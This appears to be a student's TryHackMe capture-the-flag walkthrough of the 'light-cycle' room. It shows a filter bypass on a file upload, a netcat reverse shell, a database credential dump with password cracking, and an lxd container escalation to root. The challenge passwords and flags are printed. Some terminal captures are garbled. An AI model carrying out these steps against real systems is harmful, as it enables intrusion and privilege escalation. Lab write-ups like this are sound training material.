Turn the intercept on and upload a reverse shell,



You can see the reverse shell at the uploaded file, run it.





Apache/2.4.29 (Ubuntu) Server at 10.10.22.70 Port 65000

Upgrade and stabilise your shell Then print out the content of web.txt

```
(1211101534® kali) - [~]
$ sudo nc -lvnp 443
[sudo] password for 1211101534:
listening on [any] 443 ...
connect to [10.8.94.8] from (UNKNOWN) [10.10.184.0] 57348
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 G
NU/Linux
15:25:58 up 2 min, 0 users, load average: 8.12, 3.36, 1.24
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended sudo nc -lvnp 443
```

```
1211101534@kali: ~
 File Actions Edit View Help
(1211101534@ kali)-[~]

$ stty raw -echo; fg

[1] + continued sudo nc -lvnp 443
                                                whoami
whoami
www-data
www-data@light-cycle:/$ dir
bin home lib64 opt sbin boot initrd.img lost+found proc snap dev initrd.img.old media root srv etc lib mnt run swapf
                                                                    sys vmlinuz
tmp vmlinuz.old
                                                       swapfile var
www-data@light-cycle:/$ cd /var/www
cd /var/www
www-data@light-cycle:/var/www$ dir
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
cat web.txt
THM{ENTER THE GRID}
```

upgrade and stabilise your shell

Print out the dbauth.php in /var/www/TheGrid/includes and there will be some code. Dbuser is the username and dbpass is the password.

Question 8

Access the database using the mysql client with the username and password obtained previously. Then, use the "show databases;" command to see the database. The name of the databases will be shown.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
mysql -utron -p
Enter password: IFightForTheUsers
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)
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affiliates. Other names may be trademarks of their respective
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show database;
show database:
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MyS
QL server version for the right syntax to use near 'database' at line 1
mysql> show databases;
show databases;
Database
  information_schema
 rows in set (0.01 sec)
```

Look at the tron database and dump the user table.

```
mysql> show database;
show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MyS
QL server version for the right syntax to use near 'database' at line 1
mysql> show databases;
show databases;
| Database
| information_schema
| tron
2 rows in set (0.01 sec)
mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
show tables;
| Tables_in_tron |
1 row in set (0.00 sec)
```

Now we get the username and an encrypted password.

Copy the password and decrypt with the crackstation website.



Use su to login to the newly discovered user.

```
su flynn row on ser (0.00 sec)
Password: @computer@
```

Use command "id" to view what user you are in.

```
flynn@light-cycle:/$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 11

Change directory with cd /home/flynn and print with cat user.txt

```
flynn@light-cycle:/var/www/TheGrid/includes$ dir
dir
apiIncludes.php dbauth.php login.php register.php upload.php
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
cd /home/flynn
flynn@light-cycle:~$ dir
dir
user.txt
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12

Use command "id" to find the group that can be leveraged.

```
flynn@light-cycle:/$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Use group lxc to escalate privileges as root

```
flynn@light-cycle:/$ lxc image list
lxc image list
To start your first container, try: lxc launch ubuntu:18.04
| ALIAS | FINGERPRINT | PUBLIC |
                                          DESCRIPTION
                                                                  | ARCH | SIZE |
                                                                                               UPLOAD DAT
| Alpine | a569b9af4e85 | no
                                | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:
51am (UTC) |
flynn@light-cycle:/$ lxc init Alpine strongbad -c security.privilaged=true
lxc init Alpine strongbad -c security.privilaged=true
Creating strongbad
Error: Unknown configuration key: security.privilaged
flynn@light-cycle:/$ lxc init Alpine strongbad -c security.privileged=true
lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:/$ lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=tru
/mnt/root recursive=truerongbad trogdor disk source=/ path=/
Device trogdor added to strongbad flynn@light-cycle:/$ lxc start strongbad
lxc start strongbad
```

Print out the content in root.txt and there will be a flag there

```
flynn@light-cycle:/$ strongbad /bin/sh
strongbad /bin/sh
strongbad: command not found
flynn@light-cycle:/$ lxc exec strongbad /bin/sh
lxc exec strongbad /bin/sh
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # dir
/bin/sh: dir: not found
/mnt/root/root # ^[[30;18Rls
root.txt
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
cat root.txt
THM{FLYNN_LIVES}
"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the
NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he re alized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card an
d slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed i
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Thought process/Methodology:

For Question1, scan "10.10.59.20" using nmap. For Question 2, Enter "10.10.9.20:65000" to the browser and there will be a name up there. The next question, use gobuster. There will be some examples, try the examples and you will get the answer. Question 4, use gobuster. There will be some examples, try the examples and one of them will go to an uploaded file directory. For Question 5, you need to create a reverse shell and change the ip to your own machine and port number to 443. Then, listen to the port 443 using netcat. After that, use BurpSuite to intercept the "/uploads.php" and drop the js filter. Then, turn the intercept off and upload a reverse shell. You can see the reverse shell at the uploaded file directory, run the reverse shell. Then, upgrade and stabilise your shell and then print out the content of web.txt. For Question 6, upgrade and stabilise your shell. For Question 7, print out the dbauth.php in /var/www/TheGrid/includes and there will be some code. Dbuser is the username and dbpass is the password. For the next question, access the database using the mysgl client with the username and password obtained previously. Then, use the "show databases;" command to see the database. The name of the databases will be shown. Question 9, look at the tron database and dump the user table. Now we get the username and an encrypted password, copy the password and decrypt with the crackstation website. Question 10, use su to login to the newly discovered user and then use command "id" to view what user you are in. For the next question, change directory with cd /home/flynn and print with cat user.txt. For Question 12, use command "id" to find the group that can be leveraged. Question 13, use group lxc to escalate privileges as root. Then, print out the content in root.txt and there will be a flag there.